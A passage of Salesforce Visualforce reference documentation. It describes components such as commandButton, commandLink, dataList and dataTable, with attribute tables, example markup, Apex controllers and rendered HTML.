width	String	The width of the column in pixels (px) or percentage (%). If not specified, this value defaults to 100 pixels.		10.0	global

Facets

Facet Name	Description	API Version
footer	The components that appear in the footer cell for the column. Note that the order in which a footer facet appears in the body of a column component does not matter,	10.0

Facet Name	Description	API Version
	because any facet with name="footer" will control the appearance of the final cell in the column. If you use a footer facet, you cannot specify a value for the column's footerValue attribute.	
header	The components that appear in the header cell for the column. Note that the order in which a header facet appears in the body of a column component does not matter, because any facet with name="header" will control the appearance of the first cell in the column. If you use a header facet, you cannot specify a value for the column's headerValue attribute. Note also that specifying a value for this facet overrides the default header label that appears if you use an inputField or outputField in the column body.	10.0

apex:commandButton

A button that is rendered as an HTML input element with the type attribute set to submit, reset, or image, depending on the <apex:commandButton> tag's specified values. The button executes an action defined by a controller, and then either refreshes the current page, or navigates to a different page based on the PageReference variable that is returned by the action.

An <apex:commandButton> component must always be a child of an <apex:form> component. To add query string parameters to the <apex:commandButton>, specify them in the associated action method attribute.

See also: <apex:commandLink>

```
<apex:commandButton action="{!save}" value="Save" id="theButton"/>
```

The example above renders the following HTML:

```
<input id="thePage:theForm:theButton" type="submit" name="thePage:theForm:theButton" value="Save" />
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the command button in focus. When the command button is in focus, pressing the Enter key is equivalent to clicking the button.		10.0	global
action	ApexPages.Action	The action method invoked by the AJAX request to the server. Use merge-field syntax to reference the method. For example, action="{!save}" references the save method in the controller. If an action is not specified, the page simply refreshes. Note that command buttons associated with the save, edit, or delete actions in a standard controller are not rendered if the user does not have the appropriate permissions. Likewise if no particular record		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		is associated with a page, command buttons associated with the edit and delete actions are also not rendered.			
alt	String	An alternate text description of the command button.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
disabled	Boolean	A Boolean value that specifies whether this button should be displayed in a disabled state. If set to true, the button appears disabled. If not specified, this value defaults to false.		10.0	global
id	String	An identifier that allows the commandButton component to be referenced by other components in the page.		10.0	global
image	String	The absolute or relative URL of the image displayed as this button. If specified, the type of the generated HTML input element is set to "image."		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false.		11.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the command button.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the command button.		10.0	global
oncomplete	String	The JavaScript invoked when the result of an AJAX update request completes on the client.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the command button twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the command button.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the command button.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the command button.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		10.0	global
status	String	The ID of an associated component that displays the status of an AJAX update request. See the actionStatus component.		10.0	global
style	String	The style used to display the commandButton component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the commandButton component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this button is selected compared to other page components when a user presses the Tab key repeatedly. This value must be a number between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
timeout	Integer	The amount of time (in milliseconds) before an AJAX update request should time out.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	The text displayed on the commandButton as its label.		10.0	global

apex:commandLink

A link that executes an action defined by a controller, and then either refreshes the current page, or navigates to a different page based on the PageReference variable that is returned by the action. An <apex:commandLink> component must always be a child of an <apex:form> component.

To add query string parameters to an <apex:commandLink>, specify them in the associated action method attribute.

See also: <apex:commandButton>, <apex:outputLink>.

Example

```
<apex:commandLink action="{!save}" value="Save" id="theCommandLink"/>
```

The example above renders the following HTML:

```
<a id="thePage:theForm:theCommandLink" href="#" onclick="generatedJs()">Save</a>
```

Attributes

Attribute Name	Attribute Type	Description	Required [†]	API Version	Access
accesskey	String	The keyboard access key that puts the command link in focus. When the command link is in focus, pressing the Enter key is equivalent to clicking the link.		10.0	global
action	ApexPages.Action	The action method invoked by the AJAX request to the server. Use merge-field syntax to reference the method. For example, action="{!save}" references the save() method in the controller. If an action is not specified, the page simply refreshes. Note that command links associated with the save, edit, or delete actions in a standard controller are not rendered if the user does not have the appropriate permissions. Likewise if no particular record is associated with a page, command links associated with the edit and delete actions are also not rendered.		10.0	global
charset	String	The character set used to encode the specified URL. If not specified, this value defaults to ISO-8859-1.		10.0	global
coords	String	The position and shape of the hot spot on the screen used for the command link (for use in client-side image maps). The number and order of comma-separated values depends on the shape being defined. For example, to define a rectangle, use coords="left-x, top-y, right-x, bottom-y". To define a circle, use coords="center-x, center-y, radius". To define a polygon, use coords="x1, y1, x2, y2, ..., xN, yN", where x1 = nN and y1 = yN. Coordinates can be expressed in pixels or percentages, and represent the distance from the top-left corner of the image that is mapped. See also the shape attribute.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
hreflang	String	The base language for the resource referenced by this command link, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
id	String	An identifier that allows the commandLink component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false.		11.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the command link.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the command link.		10.0	global
oncomplete	String	The JavaScript invoked when the result of an AJAX update request completes on the client.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the command link twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the command link.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the command link.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the command link.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rel	String	The relationship from the current document to the URL specified by this command link. The value of this attribute is a space-separated list of link types. For more information on this attribute, see the W3C specifications .		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		10.0	global
rev	String	The reverse link from the URL specified by this command link to the current document. The value of this attribute is a space-separated list of link types. For more information on this attribute, see the W3C specifications .		10.0	global
shape	String	The shape of the hot spot in client-side image maps. Valid values are default, circle, rect, and poly. See also the coords attribute.		10.0	global
status	String	The ID of an associated component that displays the status of an AJAX update request. See the actionStatus component.		10.0	global
style	String	The style used to display the commandLink component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the commandLink component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this link is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
target	String	The name of the frame where the resource retrieved by this command link should be displayed. Possible values for this attribute include "_blank", "_parent", "_self", and "_top". You can also specify your own target names by assigning a value to the name attribute of a desired destination.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
timeout	Integer	The amount of time (in milliseconds) before an AJAX update request should time out.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
type	String	The MIME content type of the resource designated by this command link. Possible values for this attribute include "text/html", "image/png", "image/gif", "video/mpeg", "text/css", and "audio/basic". For more information, including a complete list of possible values, see the W3C specifications .		10.0	global
value	Object	The text that is displayed as the commandLink label. Note that you can also specify text or an image to display as the command link by embedding content in the body of the commandLink tag. If both the value attribute and embedded content are included, they are displayed together.		10.0	global

apex:component

A custom Visualforce component. All custom component definitions must be wrapped inside a single `<apex:component>` tag.

```

<!-- Page: -->
<apex:page>
    <c:myComponent myValue="My component's value" borderColor="red" />
</apex:page>

<!-- Component:myComponent -->
<apex:component>
    <apex:attribute name="myValue" description="This is the value for the component."
        type="String" required="true"/>
    <apex:attribute name="borderColor" description="This is color for the border."
        type="String" required="true"/>
    <h1 style="border:{!borderColor}">
        <apex:outputText value="{!myValue}"/>
    </h1>

```

`</apex:component>`

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
access	String	Indicates whether the component can be used outside of any page in the same namespace as the component. Possible values are "public" (default) and "global". Use global to indicate the component can be used outside of the component's namespace. If the access attribute is set to global, the access attribute on all required child apex:attributes must also be set to global. If the access attribute is set to public, the access attribute on child apex:attributes cannot be set to global. NOTE: Components with this designation are subject to the deprecation policies as described for managed packages.		14.0	
allowDML	Boolean	If this attribute is set to true, you can include DML within the component. The default is false. Allowing DML can cause side-effects that could become problematic for consumers using the component with partial page updates. When allowing DML within a component, you should include rerender attributes so the consumer can appropriately refresh their page. In addition, you should detail, in the description of the component, what data is manipulated by the DML so that consumers of the component are aware of potential side-effects.		13.0	global
controller	String	The name of the Apex controller used to control the behavior of this custom component.		12.0	global
extensions	String	The name of one or more controller extensions that add additional logic to this custom component.		12.0	global
id	String	An identifier that allows the component to be referenced by other tags in the component definition.		12.0	global
language	String	The language used to display labels that have associated translations in Salesforce. This value overrides the language of the user viewing the component. Possible values for this attribute include any language keys for languages supported by Salesforce, for example, "en" or "en-US".		12.0	global
rendered	Boolean	A Boolean value that specifies whether the custom component is rendered. If not specified, this value defaults to true.		12.0	global
selfClosing	Boolean	A Boolean value that specifies how the Visualforce editor closes this component. If this attribute is set to "true", the Visualforce editor auto-completes the component as a self-closing tag. If not, it auto-completes the component		15.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		with open and close tags. For example, if this attribute is set to "true" on a component called myComponent, the editor will auto-complete it as <c:myComponent/>. If it is set to "false", it will auto-complete it as <c:myComponent></c:myComponent>. If the component includes a componentBody, the default for this attribute is "false". If the component does not include a componentBody, the default for the attribute is "true".			

apex:componentBody

This tag allows a custom component author to define a location where a user can insert content into the custom component. This is especially useful for generating custom iteration components. This component is valid only within an <apex:component> tag, and only a single definition per custom component is allowed.

Simple Example

```
<!-- Page: -->
<apex:page>
  <apex:outputText value="(page) This is before the custom component"/><br/>
  <c:bodyExample>
    <apex:outputText value="(page) This is between the custom component" /> <br/>
  </c:bodyExample>
  <apex:outputText value="(page) This is after the custom component"/><br/>
</apex:page>

<!-- Component: bodyExample -->
<apex:component>
  <apex:outputText value="First custom component output" /> <br/>
  <apex:componentBody />
  <apex:outputText value="Second custom component output" /><br/>
</apex:component>
```

Advanced Example

```
<!-- Page: -->
<apex:page >
  <c:myaccounts var="a">
    <apex:panelGrid columns="2" border="1">
      <apex:outputText value="{!a.name}"/>
      <apex:panelGroup >
        <apex:panelGrid columns="1">
          <apex:outputText value="{!a.billingstreet}"/>
          <apex:panelGroup >
            <apex:outputText value="{!a.billingCity},
              {!a.billingState} {!a.billingpostalcode}"/>
          </apex:panelGroup>
        </apex:panelGrid>
      </apex:panelGroup>
    </c:myaccounts>
```

```

</apex:page>

<!-- Component: myaccounts-->
<apex:component controller="myAccountsCon">
  <apex:attribute name="var" type="String" description="The variable to represent
    a single account in the iteration."/>
  <apex:repeat var="componentAccount" value="{!accounts}">
    <apex:componentBody >
      <apex:variable var="{!var}" value="{!componentAccount}"/>
    </apex:componentBody>
  </apex:repeat>
</apex:component>

/** Controller */
public class myAccountsCon {

public List<Account> accounts {
  get {
    accounts = [select name, billingcity, billingstate, billingstreet, billingpostalcode
    from account where ownerid = :userinfo.getuserid()];

    return accounts;
  }
  set;
}
}

```

The example above renders the following HTML:

```

<table width="100%" cellpadding="0" cellspacing="0" border="0" id="bodyTable" class="outer">
  <!-- Start page content table -->
  <tbody><tr><td id="bodyCell" class="oRight">
    <!-- Start page content -->
    <a name="skiplink"></a><span id="j_id0:j_id1">

      <table border="1">
        <tbody>
          <tr>
            <td>sForce</td>
            <td><table>
              <tbody>
                <tr>
                  <td>The Land's Mark @ One Market</td>
                </tr>
                <tr>
                  <td>San Francisco, CA 94087</td>
                </tr>
              </tbody>
            </table>
          </td>
        </tr>
      </tbody>
    </table>

    <table border="1">
      <tbody>
        <tr>
          <td>University U</td>
          <td>
            <table>
              <tbody>
                <tr>
                  <td>888 N Euclid
                    Hallis Center, Room 501
                </td>
            </tbody>
          </table>
        </tr>
      </tbody>
    </table>
  </td>
  </tr>
</tbody>
</table>

```

```

                Tucson, AZ 85721
                United States</td>
            </tr>
            <tr>
                <td>Tucson, AZ </td>
            </tr>
        </tbody>
    </table>
</td>
</tr>
</tbody>
</table>
</span>
</td>
</tr>
</tbody>
</table>

```

Attributes

Attribute Name	Attribute Type	Description	Required [†]	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		13.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		13.0	global

apex:composition

An area of a page that includes content from a second template page. Template pages are Visualforce pages that include one or more `<apex:insert>` components. The `<apex:composition>` component names the associated template, and provides body for the template's `<apex:insert>` components with matching `<apex:define>` components. Any content outside of an `<apex:composition>` component is not rendered.

See also: `<apex:insert>`, `<apex:define>`

Example

```

<!-- Page: composition -->
<!-- This page acts as the template. Create it first, then the page below. -->
<apex:page>
    <apex:outputText value="(template) This is before the header"/><br/>
    <apex:insert name="header"/><br/>
    <apex:outputText value="(template) This is between the header and body"/><br/>
    <apex:insert name="body"/>
</apex:page>

<!-- Page: page -->
<apex:page>
    <apex:composition template="composition">
        <apex:define name="header">(page) This is the header of mypage</apex:define>
        <apex:define name="body">(page) This is the body of mypage</apex:define>
    </apex:composition>
</apex:page>

```

```
</apex:composition>
</apex:page>
```

The example above renders the following HTML:

```
(template) This is before the header<br/>
(page) This is the header of mypage<br/>
(template) This is between the header and body<br/>
(page) This is the body of mypage
```

Attributes

Attribute Name	Attribute Type	Description	Required	API Version	Access
rendered	String	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
template	Apex Page Reference	The template page used for this component. For this value, specify the name of the Visualforce page or use merge-field syntax to reference a page or PageReference.	Yes	10.0	global

apex:dataList

An ordered or unordered list of values that is defined by iterating over a set of data. The body of the `<apex:dataList>` component specifies how a single item should appear in the list. The data set can include up to 1,000 items.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<!-- Page: -->
<apex:page controller="dataListCon" id="thePage">
  <apex:dataList value="{!accounts}" var="account" id="theList">
    <apex:outputText value="{!account.name}"/>
  </apex:dataList>
</apex:page>
```

```

/** Controller: */

public class dataListCon {

    List<Account> accounts;

    public List<Account> getAccounts() {
        if(accounts == null) accounts = [select name from account limit 10];
        return accounts;
    }
}

```

The example above renders the following HTML:

```

<ul id="thePage:theList">
  <li id="thePage:theList:0">Bass Manufacturing</li>
  <li id="thePage:theList:1">Ball Corp</li>
  <li id="thePage:theList:2">Wessler Co.</li>
</ul>

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
first	Integer	The first element in the iteration that is visibly rendered in the list, where 0 is the index of the first element in the set of data specified by the value attribute. For example, if you did not want to display the first three elements in the set of records specified by the value attribute, set first="2".		10.0	global
id	String	An identifier that allows the dataList component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the list.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the list twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the list.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the list.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
rows	Integer	The maximum number of items to display in the list. If not specified, this value defaults to 0, which displays all possible list items.		10.0	global
style	String	The style used to display the dataList component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the dataList component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
type	String	The type of list that should display. For ordered lists, possible values include "1", "a", "A", "i", or "I". For unordered lists, possible values include "disc", "square", and "circle". If not specified, this value defaults to "disc".		10.0	global
value	Object	The collection of data displayed in the list.	Yes	10.0	global
var	String	The name of the variable that should represent one element in the collection of data specified by the value	Yes	10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		attribute. You can then use this variable to display the element itself in the body of the dataTable component tag.			

apex:dataTable

An HTML table that is defined by iterating over a set of data, displaying information about one item of data per row. The body of the `<apex:dataTable>` contains one or more column components that specify what information should be displayed for each item of data. The data set can include up to 1,000 items.

See also: `<apex:panelGrid>`

```

<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<!-- Page: -->
<apex:page controller="dataTableCon" id="thePage">
  <apex:dataTable value="{!accounts}" var="account" id="theTable" rowClasses="odd,even"
    styleClass="tableClass">
    <apex:facet name="caption">table caption</apex:facet>
    <apex:facet name="header">table header</apex:facet>
    <apex:facet name="footer">table footer</apex:facet>
    <apex:column>
      <apex:facet name="header">Name</apex:facet>
      <apex:facet name="footer">column footer</apex:facet>
      <apex:outputText value="{!account.name}"/>
    </apex:column>
    <apex:column>
      <apex:facet name="header">Owner</apex:facet>
      <apex:facet name="footer">column footer</apex:facet>
      <apex:outputText value="{!account.owner.name}"/>
    </apex:column>
  </apex:dataTable>
</apex:page>

```

```

    </apex:column>
</apex:dataTable>
</apex:page>

/** Controller: */

public class dataTableCon {

    List<Account> accounts;

    public List<Account> getAccounts() {
        if(accounts == null) accounts = [select name, owner.name from account limit 10];
        return accounts;
    }
}

```

The example above renders the following HTML:

```

<table class="tableClass" id="thePage:theTable" border="0" cellpadding="0" cellspacing="0">

    <colgroup span="2"></colgroup>
    <caption>table caption</caption>
    <thead>
        <tr>
            <td colspan="2" scope="colgroup">table header</td>
        </tr>
        <tr>
            <td scope="col">Name</td>
            <td scope="col">Owner</td>
        </tr>
    </thead>
    <tfoot>
        <tr>
            <td scope="col">column footer</td>
            <td scope="col">column footer</td>
        </tr>

```



```

<tr>
  <td colspan="2" scope="colgroup">table footer</td>
</tr>
</tfoot>
<tbody>
  <tr class="odd">
    <td>Bass Manufacturing</td>
    <td>Doug Chapman</td>
  </tr>
  <tr class="even">
    <td>Ball Corp</td>
    <td>Alan Ball</td>
  </tr>
  <tr class="odd">
    <td>Wessler Co.</td>
    <td>Jill Wessler</td>
  </tr>
</tbody>
</table>

```

Attributes

Attribute Name	Attribute Type	Description	Required [†]	API Version	Access
align	String	The position of the rendered HTML table with respect to the page. Possible values include "left", "center", or "right". If left unspecified, this value defaults to "left".		10.0	global
bgcolor	String	The background color of the rendered HTML table.		10.0	global
border	String	The width of the frame around the rendered HTML table, in pixels.		10.0	global
captionClass	String	The style class used to display the caption for the rendered HTML table, if a caption facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
captionStyle	String	The style used to display the caption for the rendered HTML table, if a caption facet is specified. This attribute is used primarily for adding inline CSS styles.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
cellpadding	String	The amount of space between the border of each table cell and its contents. If the value of this attribute is a pixel length, all four margins are this distance from the contents. If the value of the attribute is a percentage length, the top and bottom margins are equally separated from the content based on a percentage of the available vertical space, and the left and right margins are equally separated from the content based on a percentage of the available horizontal space.		10.0	global
cellspacing	String	The amount of space between the border of each table cell and the border of the other cells surrounding it and/or the table's edge. This value must be specified in pixels or percentage.		10.0	global
columnClasses	String	A comma-separated list of one or more classes associated with the table's columns, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. If more than one class is specified, the classes are applied in a repeating fashion to all columns. For example, if you specify columnClasses="classA, classB", then the first column is styled with classA, the second column is styled with classB, the third column is styled with classA, the fourth column is styled with classB, and so on.		10.0	global
columns	Integer	The number of columns in this table.		10.0	global
columnsWidth	String	A comma-separated list of the widths applied to each table column. Values can be expressed as pixels (for example, columnsWidth="100px, 100px").		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
first	Integer	The first element in the iteration visibly rendered in the table, where 0 is the index of the first element in the set of data specified by the value attribute. For example, if you did not want to display the first two elements in the set of records specified by the value attribute, set first="2".		10.0	global
footerClass	String	The style class used to display the footer (bottom row) for the rendered HTML table, if a footer facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
frame	String	The borders drawn for this table. Possible values include "none", "above", "below", "hsides", "vsides", "lhs", "rhs", "box", and "border". If not specified, this value defaults to "border".		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
headerClass	String	The style class used to display the header for the rendered HTML table, if a header facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
id	String	An identifier that allows the dataTable component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the data table.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the data table twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the data table.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the data table.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onRowClick	String	The JavaScript invoked if the onRowClick event occurs--that is, if the user clicks a row in the data table.		10.0	global
onRowDbClick	String	The JavaScript invoked if the onRowDbClick event occurs--that is, if the user clicks a row in the data table twice.		10.0	global
onRowMouseDown	String	The JavaScript invoked if the onRowMouseDown event occurs--that is, if the user clicks a mouse button in a row of the data table.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onRowMouseMove	String	The JavaScript invoked if the onRowMouseMove event occurs--that is, if the user moves the mouse pointer over a row of the data table.		10.0	global
onRowMouseOut	String	The JavaScript invoked if the onRowMouseOut event occurs--that is, if the user moves the mouse pointer away from a row in the data table.		10.0	global
onRowMouseOver	String	The JavaScript invoked if the onRowMouseOver event occurs--that is, if the user moves the mouse pointer over a row in the data table.		10.0	global
onRowMouseUp	String	The JavaScript invoked if the onRowMouseUp event occurs--that is, if the user releases the mouse button over a row in the data table.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
rowClasses	String	A comma-separated list of one or more classes associated with the table's rows, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. If more than one class is specified, the classes are applied in a repeating fashion to all rows. For example, if you specify columnRows="classA, classB", then the first row is styled with classA, the second row is styled with classB, the third row is styled with classA, the fourth row is styled with classB, and so on.		10.0	global
rows	Integer	The number of rows in this table.		10.0	global
rules	String	The borders drawn between cells in the table. Possible values include "none", "groups", "rows", "cols", and "all". If not specified, this value defaults to "none".		10.0	global
style	String	The style used to display the dataTable component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the dataTable component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
summary	String	A summary of the table's purpose and structure for Section 508 compliance.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	The collection of data displayed in the table.	Yes	10.0	global
var	String	The name of the variable that represents one element in the collection of data specified by the value attribute. You can then use this variable to display the element itself in the body of the dataTable component tag.	Yes	10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
width	String	The width of the entire table, expressed either as a relative percentage to the total amount of available horizontal space (for example, width="80%"), or as the number of pixels (for example, width="800px").		10.0	global

Facets

Facet Name	Description	API Version
caption	The components that appear in the caption for the table. Note that the order in which a caption facet appears in the body of a dataTable component does not matter, because any facet with name="caption" will control the appearance of the table's caption.	10.0
footer	The components that appear in the footer row for the table. Note that the order in which a footer facet appears in the body of a dataTable component does not matter, because any facet with name="footer" will control the appearance of the final row in the table.	10.0
header	The components that appear in the header row for the table. Note that the order in which a header facet appears in the body of a dataTable component does not matter, because any facet with name="header" will control the appearance of the first row in the table.	10.0

apex:define

A template component that provides content for an <apex:insert> component defined in a Visualforce template page.

See also: <apex:composition>, <apex:insert>

Example

```
<!-- Page: composition -->
<!-- This page acts as the template. Create it first, then the page below. -->
<apex:page>
  <apex:outputText value="(template) This is before the header"/><br/>
  <apex:insert name="header"/><br/>
  <apex:outputText value="(template) This is between the header and body"/><br/>
  <apex:insert name="body"/>
</apex:page>

<!-- Page: page -->
<apex:page>
  <apex:composition template="composition">
    <apex:define name="header">(page) This is the header of mypage</apex:define>
    <apex:define name="body">(page) This is the body of mypage</apex:define>
  </apex:composition>
</apex:page>
```

The example above renders the following HTML:

```
(template) This is before the header<br/>
(page) This is the header of mypage<br/>
(template) This is between the header and body<br/>
(page) This is the body of mypage
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
name	String	The name of the insert component into which the content of this define component should be inserted.	Yes	10.0	global

apex:detail

The standard detail page for a particular object, as defined by the associated page layout for the object in Setup. This component includes attributes for including or excluding the associated related lists, related list hover links, and title bar that appear in the standard Salesforce application interface.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Account">
  <apex:detail subject="{!account.ownerId}" relatedList="false" title="false"/>
</apex:page>
```

Attributes

